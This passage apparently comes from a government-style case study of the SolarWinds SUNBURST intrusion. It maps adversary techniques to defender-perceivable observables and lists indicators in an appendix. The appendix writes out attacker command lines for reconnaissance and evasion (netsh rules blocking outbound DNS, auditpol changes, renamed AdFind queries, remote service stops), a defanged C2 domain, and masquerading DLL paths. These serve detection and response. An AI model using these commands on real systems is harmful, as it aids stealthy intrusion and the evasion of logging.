IT Staff and IT Cybersecurity personnel may have been able to observe the suspicious activity on the listed ports. Specifically, they may have observed traffic on ports 53, 80, or 443 going to or originating from an avsvmcloud[.]com subdomain or follow-on infrastructure associated with TEARDROP or custom BEACON payloads.[25]

A total of four observables were identified with the use of the Commonly Used Port technique (T0885). This technique is important for investigation because it enables command and control of the host environment by the adversary. This technique appears late in the timeline and responding to it will mitigate future events.

All four observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of five artifacts could be generated by the Commonly Used Port technique
Technique Observers	IT Staff, IT Cybersecurity

3.12. LATERAL TOOL TRANSFER TECHNIQUE (T0867) FOR LATERAL MOVEMENT

The adversary used SUNBURST to load additional tools like TEARDROP into victim environments. TEARDROP was a purposely crafted tool designed to load instances of BEACON into victim environments. According to Microsoft, if the adversary sought to leverage the initial SUNBURST implant, both a .vbs and .dll would be loaded onto the infected host. The .vbs script would spawn an instance of rundll32.exe, which then would call the .dll file that executed the TEARDROP payload. TEARDROP then reflectively loaded BEACON into memory. The TEARDROP .dll spawned a separate parent/child process on the host, likely to divert attention away from the initial SUNBURST implant.[26]

IT Staff and IT Cybersecurity personnel may have been able to observe the suspicious process creation and files on infected hosts. Specifically, anomalous instances of rundll32.exe and the anomalous files in C:\Windows\ could trigger further investigation by defenders.

A total of 44 observables were identified with the use of the Lateral Tool Transfer technique (T0867). This technique is important for investigation because it enables additional malicious programs to be installed on victim assets. This technique appears relatively late in the timeline. It modifies the host operating system files via the manipulation of system configuration settings and associated system registry entries, placing the host into a modified or compromised state. If system backups occur after this technique is executed, data recovery and disaster recovery efforts will be impaired.

All 44 observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 22 artifacts could be generated by the Lateral Tool Transfer technique
Technique Observers	IT Staff, IT Cybersecurity

3.13. COMMAND LINE INTERFACE TECHNIQUE (T0807) FOR EXECUTION

The adversary used numerous Windows Command Line Interface (CLI) tools and utilities throughout the course of the intrusion. Tools such as tasklist and schtasks were used to aid in process enumeration on an infected host, as well as to identify any antivirus or security services. The adversary also used Netsh to disable any firewall rules that could have detected C2 communications from SUNBURST, TEARDROP, or BEACON. Finally, the adversary used fsutil to ensure there was empty storage on disk before conducting any exfiltration activities.[27]

IT Staff and IT Cybersecurity personnel are most likely to have observed any suspicious command line executions or event ID's associated with an unauthorized command line execution.

A total of 15 observables were identified with the use of the Command Line Interface technique (T0807). This technique is important for investigation because it allows the malware to compromise victim operational assets. This technique appears throughout the timeline and responding to it will likely prevent an adversary from conducting any further malicious activity in a victim's environment. This technique modifies the host operating system files and facilitates the removal of malware-related artifacts, generating system event logs.

All 14 observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 25 artifacts could be generated by the Command Line Interface technique
Technique Observers	IT Staff, IT Cybersecurity

3.14. SCRIPTING TECHNIQUE (T0853) FOR EXECUTION

The adversary successfully leveraged the Scripting technique (T0853) for execution throughout the course of the intrusion. The adversary utilized Windows-based scripting languages PowerShell and Visual Basic Script (.vbs) for follow-on exploitation actions, such as lateral movement and privilege escalation.[28] If the adversary deemed a SUNBURST-infected environment worthy of further exploitation, then the SolarWinds.BusinessLayerHost.exe process would write a .vbs file and a customized TEARDROP .dll on disk in one of several nondescript folders within the C:\\\Windows\ directory. The attackers then manipulated the registry to trigger a malicious instance of wscript.exe when a non-malicious instance of dllhost.exe was spawned on the host. The maliciously spawned wscript.exe then executed the aforementioned .vbs script. This .vbs script created a separate rundll32.exe process which then calls the TEARDROP .dll file. This .dll was then executed, which loaded an instance of BEACON in memory, deleted evidence on disk, and deleted several registry keys related to proxied HTTP traffic.[29]

IT Staff and IT Cybersecurity may have been able to observe several aspects of malicious use of scripting throughout the attack timeline, including the Powershell commands executed from the initial SUNBURST infection. Additionally, observers may also have been able to see the .vbs and .dll files written to disk in preparation for second stage malware, such as TEARDROP and BEACON payloads. Observers were also likely to notice the multiple processes created, as well as registry keys being both created and deleted in the process of the adversary activating the second stage payloads.

A total of 39 observables were identified with the use of the Scripting technique (T0853). This technique is important for investigation because it facilities privilege escalation and lateral movement and enables initial infection and subsequent deployment of follow-on payloads. This technique appears throughout the timeline and responding to it would limit adversary activity in the victim environment. This technique modifies the host operating system files, via the creation of anomalous processes and writing of anomalous files, resulting in the host being placed into a modified or compromised state.

All 39 observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 12 artifacts could be generated by the Scripting technique
Technique Observers	IT Staff, IT Cybersecurity

3.15. INDICATOR REMOVAL ON HOST TECHNIQUE (T0872) FOR EVASION

Throughout the attack timeline, the adversary utilized the Indicator Removal on Host technique (T0872) to evade detection. SUNBURST contained several Windows APIs that allowed it to delete any files and registry keys that were created during the span of its execution. The adversary was also deleted malicious files and processes and restored original files and tasks to their normal state to hide any evidence of the intrusion after having established persistence.[30] Finally, the adversary used AUDITPOL to disable any event logging, then re-enabled logging after malicious activities were completed.

IT Staff and IT Cybersecurity personnel may have been able to observe SUNBURST deleting registry keys or processes that it created during its execution. Additionally, observers may have witnessed unauthorized command line usage of tools such as Netsh.

A total of six observables were identified with the use of the Indicator Removal on Host technique (T0872). This technique is important for investigation because it limits detection and recovery of victim assets by defenders. This technique appears relatively late in the timeline and responding to it may enable defenders to determine the scope of adversarial behavior. This technique modifies the host operating system files via the manipulation of system configuration settings and associated system registry entries, placing the host into a modified or compromised state.

All six observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 23 artifacts could be generated by the Indicator Removal on Host technique
Technique Observers	IT Staff, IT Cybersecurity

3.16. VALID ACCOUNTS TECHNIQUE (T0859) FOR PERSISTENCE

During the initial compromise, the adversary attempted to establish a secondary account via a Multi-Factor Authentication (MFA) scheme using an employee's credentials.[31] The adversary likely took this course of action both to help conceal the SUNBURST implant and to add other methods for maintaining access within a victim's environment. It was this event that triggered FireEye's internal investigation that ultimately led to the discovery of the trojanized Orion .dll.

IT Staff and IT Cybersecurity personnel may have observed an adversary using valid credentials to persist in the victim's environment.

A total of six observables were identified with the use of the Valid Accounts technique (T0859). This technique is important for investigation because compromised credentials may be used to bypass access controls to various resources within a network or grant an adversary increased privileges to specific systems and devices. This technique appears in the in the later stages of the timeline and responding to it will limit persistence via adversary-created credentials and access to protected systems. Terminating the chain of techniques at this point would protect the compromised network from further unauthorized access.

All six observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 16 artifacts could be generated by the Valid Accounts technique
Technique Observers	IT Staff, IT Cybersecurity

3.17. VALID ACCOUNTS TECHNIQUE (T0859) FOR LATERAL MOVEMENT

The adversary used valid credentials for lateral movement once persistence was obtained in a victim's environment.[32] The adversary likely did this to blend into normal user activity, with the added benefit of not needing to use the SUNBURST implant or additional malware that may have spurred investigation by a victim.

IT Staff and IT Cybersecurity personnel likely could observe anomalous logons from valid user credentials during unusual or unscheduled hours.

A total of six observables were identified with the use of the Valid Accounts technique (T0859). This technique is important for investigation because compromised credentials may be used to bypass access controls to various resources within a network or grant an adversary increased privileges to specific systems and devices. This technique appears later in the timeline and responding to it will limit lateral movement as well as access to protected systems. Terminating the chain of techniques at this point would protect the compromised network from further unauthorized access.

All six observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of 16 artifacts could be generated by the Valid Accounts technique
Technique Observers	IT Staff, IT Cybersecurity

3.18. THEFT OF OPERATIONAL INFORMATION TECHNIQUE (T0882) FOR IMPACT

With access to over 18,000 victim environments, CyOTE analysts assess the adversary was able to conduct theft of operational information against numerous victims, including government agencies, defense contractors, technology companies, and critical infrastructure organizations.

Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, and IT Staff may have been able to observe the exfiltration of any operational information over the network.

A total of five observables were identified with the use of the Theft of Operational Information technique (T0882). This technique is important for investigation because it involves a direct loss of operational information, as well as intellectual property. Additionally, this technique likely impacted the end users or consumers of products and services.

All five observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of four artifacts could be generated by the Theft of Operational Information technique
Technique Observers	Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, IT Staff

3.19. LOSS OF PRODUCTIVITY AND REVENUE TECHNIQUE (T0828) FOR IMPACT

CyOTE analysts assess the victim likely spent time investigating and shutting down any infected systems to ensure all traces of malware were wiped from infected environments.

Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, IT Staff would have observed the downtime associated with investigation efforts and potential shutdowns to sanitize any infected systems.

A total of three observables were identified with the use of the Loss of Productivity and Revenue technique (T0828). This technique is important for investigation because it involves a direct loss of revenue and productivity for the victim. Additionally, this technique presents an impact for the end users or consumers of products and services. Terminating the chain of techniques at this point would not limit destruction or business impacts.

All three observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of five artifacts could be generated by the Loss of Productivity and Revenue technique
Technique Observers	Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, IT Staff




Figure 3. Attack Graph

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Observables Associated with External Remote Services Technique (T0822)	
Observable 1	Use of SolarWinds Orion Platform

Observables Associated with Supply Chain Compromise Technique (T0862)	
Observable 1	*Download of SolarWinds CORE-2019.4.5220.20574-SolarWinds-Core-v2019.4.5220-Hotfix5.msp File*
Observable 2	*Execution of SolarWinds CORE-2019.4.5220.20574-SolarWinds-Core-v2019.4.5220-Hotfix5.msp File*
Observable 3	*Anomalous Network Traffic Up to Two Weeks After Executing CORE-2019.4.5220.20574-SolarWinds-Core-v2019.4.5220-Hotfix5.msp File*
Observable 4	*Registry Modification*

Observables Associated with User Execution Technique (T0863)	
Observable 1	*Execution of CORE-2019.4.5220.20574-SolarWinds-Core-v2019.4.5220-Hotfix5.msp File*
Observable 2	*SolarWinds.BusinessLayerHost.exe Calling the SolarWinds.Orion.Core.BusinessLayer.dll*
Observable 3	*Anomalous Network Traffic Up to Two Weeks After Executing CORE-2019.4.5220.20574-SolarWinds-Core-v2019.4.5220-Hotfix5.msp File*
Observable 4	*Event ID 4697 – New Service Installed*

Observables Associated with Execution Through API Technique (T0871)	
Observable 1	*Event ID 4697 – New Service Installed*
Observable 2	*Event ID 4688 – Process Created*

Observables Associated with Masquerading Technique (T0849)	
Observable 1	*Host System Registry Modification*
Observable 2	*Host System Registry Key Added*
Observable 3	*External IP Address Connection*
Observable 4	*Event Viewer Log Entries*
Observable 5	*Signed Software Certificate*
Observable 6	*Anomalous Network Traffic to Subdomains of avsvmcloud[.]com*
Observable 7	*Anomalous Network Traffic to <uniquesubdomain> .appsync-api.eu-west-1[.]avsvmcloud[.]com*

Observables Associated with Masquerading Technique (T0849)	
Observable 8	*Anomalous Network Traffic to <uniquesubdomain>. appsync-api.us-west-2[.]avsvmcloud[.]com*
Observable 9	*Anomalous Network Traffic to <uniquesubdomain>.appsync-api.us-east-1[.]avsvmcloud[.]com*
Observable 10	*Anomalous Network Traffic to <uniquesubdomain>.appsync-api.us-east-2[.]avsvmcloud[.]com*
Observable 11	*Anomalous CNAME DNS Requests*
Observable 12	*Anomalous CNAME DNS Responses*
Observable 13	*Anomalous HTTP(S) Traffic*
Observable 14	*Creation of Anomalous JSON Files*
Observable 15	*Anomalous Windows Programs Running*
Observable 16	*Anomalous .jpg Files*
Observable 17	*Observed BEACON Instance: %WINDIR%\System32\conhost.exe*
Observable 18	*Observed BEACON Instance: %WINDIR%\System32\control.exe*
Observable 19	*Observed BEACON Instance: %WINDIR%\System32\dllhost.exe*
Observable 20	*Observed BEACON Instance: %WINDIR%\System32\help.exe*
Observable 21	*Observed BEACON Instance: %WINDIR%\System32\LogonUI.exe*
Observable 22	*Observed BEACON Instance: %WINDIR%\System32\msiexec.exe*
Observable 23	*Observed BEACON Instance: %WINDIR%\System32\print.exe*
Observable 24	*Observed BEACON Instance: %WINDIR%\SysWOW64\audiodg.exe*
Observable 25	*Observed BEACON Instance: %WINDIR%\SysWOW64\help.exe*
Observable 26	*Observed BEACON Instance: %WINDIR%\SysWOW64\msiexec.exe*
Observable 27	*Observed BEACON Instance: %WINDIR%\SysWOW64\msinfo32.exe*
Observable 28	*Observed BEACON Instance: %WINDIR%\SysWOW64\print.exe*
Observable 29	*Observed BEACON Instance: %WINDIR%\SysWOW64\WerFault.exe*
Observable 30	*Example TEARDROP Location: C:\Windows\PCHEALTH\health.dll*
Observable 31	*Example TEARDROP Location: C:\Windows\Registration\crmlog.dll*
Observable 32	*Example TEARDROP Location: C:\Windows\Cursors\cursrv.dll*
Observable 33	*Example TEARDROP Location: C:\Windows\AppPatch\AcWin.dll*
Observable 34	*Example TEARDROP Location: C:\Windows\CbsTemp\cbst.dll*
Observable 35	*Example TEARDROP Location: C:\Windows\AppReadiness\Appapi.dll*
Observable 36	*Example TEARDROP Location: C:\Windows\Panther\MainQueueOnline.dll*
Observable 37	*Example TEARDROP Location: C:\Windows\AppReadiness\AppRead.dll*
Observable 38	*Example TEARDROP Location: C:\Windows\PrintDialog\PrintDial.dll*
Observable 39	*Example TEARDROP Location: C:\Windows\ShellExperiences\MtUvc.dll*

Observables Associated with Masquerading Technique (T0849)	
Observable 40	*Example TEARDROP Location: C:\Windows\PrintDialog\appxsig.dll*
Observable 41	*Example TEARDROP Location: C:\Windows\DigitalLocker\lock.dll*
Observable 42	*Example TEARDROP Location: C:\Windows\assembly\GAC_64\MSBuild\3.5.0.0__b03f5f7f11d50a3a\msbuild.dll*
Observable 43	*Example TEARDROP Location: C:\Windows\Migration\WTR\ctl.dll*
Observable 44	*Example TEARDROP Location: C:\Windows\ELAMBKUP\WdBoot.dll*
Observable 45	*Example TEARDROP Location: C:\Windows\LiveKernelReports\KerRep.dll*
Observable 46	*Example TEARDROP Location: C:\Windows\Speech_OneCore\Engines\TTS\en-US\enUS.Name.dll*
Observable 47	*Example TEARDROP Location: C:\Windows\SoftwareDistribution\DataStore\DataStr.dll*
Observable 48	*Example TEARDROP Location: C:\Windows\RemotePackages\RemoteApps\RemPack.dll*

Observables Associated with Remote System Information Discovery Technique (T0888)	
Observable 1	*Anomalous Instances of ADfind.exe*
Observable 2	*Observed Command Line Execution: tasklist /v /s [target]*
Observable 3	*Observed Command Line Execution: query user /server:[target]*
Observable 4	*Observed Command Line Execution: schtasks /query /v /s [target] /fo csv*
Observable 5	*Observed Command Line Execution: sc \\[target] query type=service state=all*
Observable 6	*Observed Command Line Execution: wmic /node:"[target]" service get name,startname*
Observable 7	Observed Command Line Execution: [renamed-adfind].exe -sc u:* > .\[folder]\[file].[log|txt]
Observable 8	*Observed Command Line Execution: [renamed-adfind].exe -h [machine] -f (name="Domain Admins") member -list |*
Observable 9	Observed Command Line Execution: [renamed-adfind].exe -h [machine] -f objectcategory=* > .\[folder]\[file].[log|txt]

Observables Associated with Modify Program Technique (T0889)	
Observable 1	*Host System Registry Modification*
Observable 2	*Host System Registry Key Added*
Observable 3	*Anomalous Registry Changes*
Observable 4	*Anomalous Service Malfunction*
Observable 5	*Event ID 4657 – Registry Value Modified*

Observables Associated with Modify Program Technique (T0889)	
Observable 6	*HKLM\system\currentcontrolset\services\[service name] /v Start /t REG_DWORD /d 4"*
Observable 7	*Service Disabling Powershell: sc \\[dest_machine] stop [service name][perform lateral move Source->Dest]*
Observable 8	*Firewall Rule Modification: netsh advfirewall firewall add rule name="[rulename1]" protocol=UDP dir=out localport=137 action=block*
Observable 9	*Firewall Rule Modification: netsh advfirewall firewall add rule name="[rulename2]" protocol=UDP dir=out localport=53 action=block[execution of several network recon]netsh advfirewall firewall delete rule*
Observable 10	*Firewall Rule Modification: netsh advfirewall firewall delete rule*
Observable 11	*Observed Command Line Execution: sc \\[dest_machine] stop [service name][perform lateral move Source->Dest]*
Observable 12	*Observed Command Line Execution: sc \\[source_machine] start [service name]*

Observables Associated with Service Stop Technique (T0881)	
Observable 1	*Host System Registry Modification*
Observable 2	*Host System Registry Key Added*
Observable 3	*External IP Address Connection*
Observable 4	*Event Viewer Log Entries*
Observable 5	*Anomalous Registry Value Changes to "4"*
Observable 6	*Anomalous Service Malfunction*
Observable 7	*Event ID 4657 – Registry Value Modified*
Observable 8	*Inability to Verify SSL Certificates*
Observable 9	*HKLM\system\currentcontrolset\services\[service name] /v Start /t REG_DWORD /d 4"*
Observable 10	*Observed Command Line Execution: sc \\[dest_machine] stop [service name][perform lateral move Source->Dest]*
Observable 11	*Observed Command Line Execution: netsh advfirewall firewall add rule name="[rulename1]" protocol=UDP dir=out localport=137 action=block*
Observable 12	*Observed Command Line Execution: netsh advfirewall firewall add rule name="[rulename2]" protocol=UDP dir=out localport=53 action=block[execution of several network recon]netsh advfirewall firewall delete rule*
Observable 13	*Observed Command Line Execution: netsh advfirewall firewall delete rule*
Observable 14	*Observed Command Line Execution: sc \\[dest_machine] stop [service name][perform lateral move Source->Dest]*
Observable 15	*Observed Command Line Execution: sc \\[source_machine] start [service name]*

Observables Associated with Automated Collection Technique (T0802)	
Observable 1	*Anomalous Network Traffic to Subdomains of avsvmcloud[.]com*
Observable 2	*Anomalous Network traffic to <DGA> .appsync-api.eu-west-1[.]avsvmcloud[.]com*
Observable 3	*Anomalous Network traffic to <DGA>. appsync-api.us-west-2[.]avsvmcloud[.]com*
Observable 4	*Anomalous Network traffic to <DGA>.appsync-api.us-east-1[.]avsvmcloud[.]com*
Observable 5	*Anomalous Network traffic to <DGA>.appsync-api.us-east-2[.]avsvmcloud[.]com*
Observable 6	*Anomalous CNAME DNS Requests*
Observable 7	*Anomalous CNAME DNS Responses*
Observable 8	*Anomalous HTTP(S) Traffic*
Observable 9	*Creation of Anomalous JSON Files*
Observable 10	*Anomalous Windows Programs Running*

Observables Associated with Standard Application Layer Protocol Technique (T0869)	
Observable 1	*External IP Address Connection*
Observable 2	*Anomalous CNAME DNS Requests*
Observable 3	*Anomalous CNAME DNS Responses*
Observable 4	*Anomalous HTTP(S) GET Requests*
Observable 5	*Anomalous HTTP(S) POST Requests*
Observable 6	*Network Traffic to <uniquesubdomain> .appsync-api.eu-west-1[.]avsvmcloud[.]com*
Observable 7	*Network Traffic to <uniquesubdomain>. appsync-api.us-west-2[.]avsvmcloud[.]com*
Observable 8	*Network Traffic to <uniquesubdomain>.appsync-api.us-east-1[.]avsvmcloud[.]com*
Observable 9	*Network Traffic to <uniquesubdomain>.appsync-api.us-east-2[.]avsvmcloud[.]com*

Observables Associated with Commonly Used Port Technique (T0885)	
Observable 1	*External IP Address Connection*
Observable 2	*Anomalous Traffic on TCP Port 443*
Observable 3	*Anomalous Traffic on TCP Port 53*
Observable 4	*Anomalous Traffic on TCP Port 80*

Observables Associated with Lateral Tool Transfer Technique (T0867)	
Observable 1	*Anomalous HTTP(S) Traffic*
Observable 2	*Anomalous Process Creation*
Observable 3	*Event ID 4688 – Process Created*
Observable 4	*Anomalous Instance Rundll32.exe*
Observable 5	*Anomalous Instances of Wscript.exe*
Observable 6	*Anomalous .vbs files in C:\\Windows*
Observable 7	*Example TEARDROP Location: C:\Windows\ms\sms\sms.dll*
Observable 8	*Example TEARDROP Location : C:\Windows\Microsoft.NET\Framework64\sbscmp30.dll*
Observable 9	*Example TEARDROP Location: C:\Windows\AUInstallAgent\auagent.dll*
Observable 10	*Example TEARDROP Location: C:\Windows\apppatch\apppatch64\sysmain.dll*
Observable 11	*Example TEARDROP Location: C:\Windows\Vss\Writers\Application\AppXML.dll*
Observable 12	*Example TEARDROP Location: C:\Windows\PCHEALTH\health.dll*
Observable 13	*Example TEARDROP Location: C:\Windows\Registration\crmlog.dll*
Observable 14	*Example TEARDROP Location: C:\Windows\Cursors\cursrv.dll*
Observable 15	*Example TEARDROP Location: C:\Windows\AppPatch\AcWin.dll*
Observable 16	*Example TEARDROP Location: C:\Windows\CbsTemp\cbst.dll*
Observable 17	*Example TEARDROP Location: C:\Windows\AppReadiness\Appapi.dll*
Observable 18	*Example TEARDROP Location: C:\Windows\Panther\MainQueueOnline.dll*
Observable 19	*Example TEARDROP Location: C:\Windows\AppReadiness\AppRead.dll*
Observable 20	*Example TEARDROP Location: C:\Windows\PrintDialog\PrintDial.dll*
Observable 21	*Example TEARDROP Location: C:\Windows\ShellExperiences\MtUvc.dll*
Observable 22	*Example TEARDROP Location: C:\Windows\PrintDialog\appxsig.dll*
Observable 23	*Example TEARDROP Location: C:\Windows\DigitalLocker\lock.dll*
Observable 24	*Example TEARDROP Location: C:\Windows\assembly\GAC_64\MSBuild\3.5.0.0__b03f5f7f11d50a3a\msbuild.dll*
Observable 25	*Example TEARDROP Location: C:\Windows\Migration\WTR\ctl.dll*
Observable 26	*Example TEARDROP Location: C:\Windows\ELAMBKUP\WdBoot.dll*
Observable 27	*Example TEARDROP Location: C:\Windows\LiveKernelReports\KerRep.dll*
Observable 28	*Example TEARDROP Location: C:\Windows\Speech_OneCore\Engines\TTS\en-US\enUS.Name.dll*
Observable 29	*Example TEARDROP Location: C:\Windows\SoftwareDistribution\DataStore\DataStr.dll*

Observables Associated with Lateral Tool Transfer Technique (T0867)	
Observable 30	*Example TEARDROP Location: C:\Windows\RemotePackages\RemoteApps\RemPack.dll*
Observable 31	*Example TEARDROP Location: C:\Windows\ShellComponents\TaskFlow.dll*
Observable 32	*Example BEACON Instance: %WINDIR%\System32\conhost.exe*
Observable 33	*Example BEACON Instance: %WINDIR%\System32\control.exe*
Observable 34	*Example BEACON Instance: %WINDIR%\System32\dllhost.exe*
Observable 35	*Example BEACON Instance: %WINDIR%\System32\help.exe*
Observable 36	*Example BEACON Instance: %WINDIR%\System32\LogonUI.exe*
Observable 37	*Example BEACON Instance: %WINDIR%\System32\msiexec.exe*
Observable 38	*Example BEACON Instance: %WINDIR%\System32\print.exe*
Observable 39	*Example BEACON Instance: %WINDIR%\SysWOW64\audiodg.exe*
Observable 40	*Example BEACON Instance: %WINDIR%\SysWOW64\help.exe*
Observable 41	*Example BEACON Instance: %WINDIR%\SysWOW64\msiexec.exe*
Observable 42	*Example BEACON Instance: %WINDIR%\SysWOW64\msinfo32.exe*
Observable 43	*Example BEACON Instance: %WINDIR%\SysWOW64\print.exe*
Observable 44	*Example BEACON Instance: %WINDIR%\SysWOW64\WerFault.exe*

Observables Associated with Command Line Interface Technique (T0807)	
Observable 1	*Anomalous Command Line Executions*
Observable 2	*Observed Command Line Execution: tasklist /v /s [target]*
Observable 3	*Observed Command Line Execution: query user /server:[target]*
Observable 4	*Observed Command Line Execution: schtasks /query /v /s [target] /fo csv*
Observable 5	*Observed Command Line Execution: sc \\[target] query type=service state=all*
Observable 6	*Observed Command Line Execution: sc \\[dest_machine] stop [service name][perform lateral move Source->Dest]*
Observable 7	*Observed Command Line Execution: sc \\[source_machine] start [service name]*
Observable 8	*Observed Command Line Execution: fsutil volume diskfree c:*
Observable 9	*Observed Command Line Execution: auditpol /GET /category:”Detailed Tracking”*
Observable 10	*Observed Command Line Execution: auditpol /set /category:”Detailed Tracking”*
Observable 11	*Observed Command Line Execution: netsh advfirewall firewall add rule name=”[rulename1]” protocol=UDP dir=out localport=137 action=block*
Observable 12	*Observed Command Line Execution: netsh advfirewall firewall add rule name=”[rulename2]” protocol=UDP dir=out localport=53 action=block[execution of several network recon]netsh advfirewall firewall delete rule*

Observables Associated with Command Line Interface Technique (T0807)	
Observable 13	*Observed Command Line Execution: netsh advfirewall firewall delete rule*
Observable 14	*Observed Command Line Execution: wmic /node:”[target]” service get name,startname*

Observables Associated with Scripting Technique (T0853)	
Observable 1	*Host System Registry Modification*
Observable 2	*Host System Registry Key Added*
Observable 3	*Anomalous PowerShell Commands or Cmdlets*
Observable 4	*Anomalous .vbs Execution*
Observable 5	*Anomalous Instances of Rundll32.exe*
Observable 6	*Anomalous Instances of wscript32.exe*
Observable 7	*Anomalous .dll files in C:\\Windows\ Directories*
Observable 8	*Anomalous .vbs files in C:\\Windows\ Directories*
Observable 9	*Deletion of Files*
Observable 10	*Deletion of Registry Keys*
Observable 11	*Anomalous Process Creation*
Observable 12	*Observed TEARDROP Location: C:\Windows\ELAMBKUP\WdBoot.dll*
Observable 13	*Observed TEARDROP Location: C:\Windows\Registration\crmlog.dll*
Observable 14	*Observed TEARDROP Location: C:\Windows\SKB\LangModel.dll*
Observable 15	*Observed TEARDROP Location: C:\Windows\AppPatch\AcWin.dll*
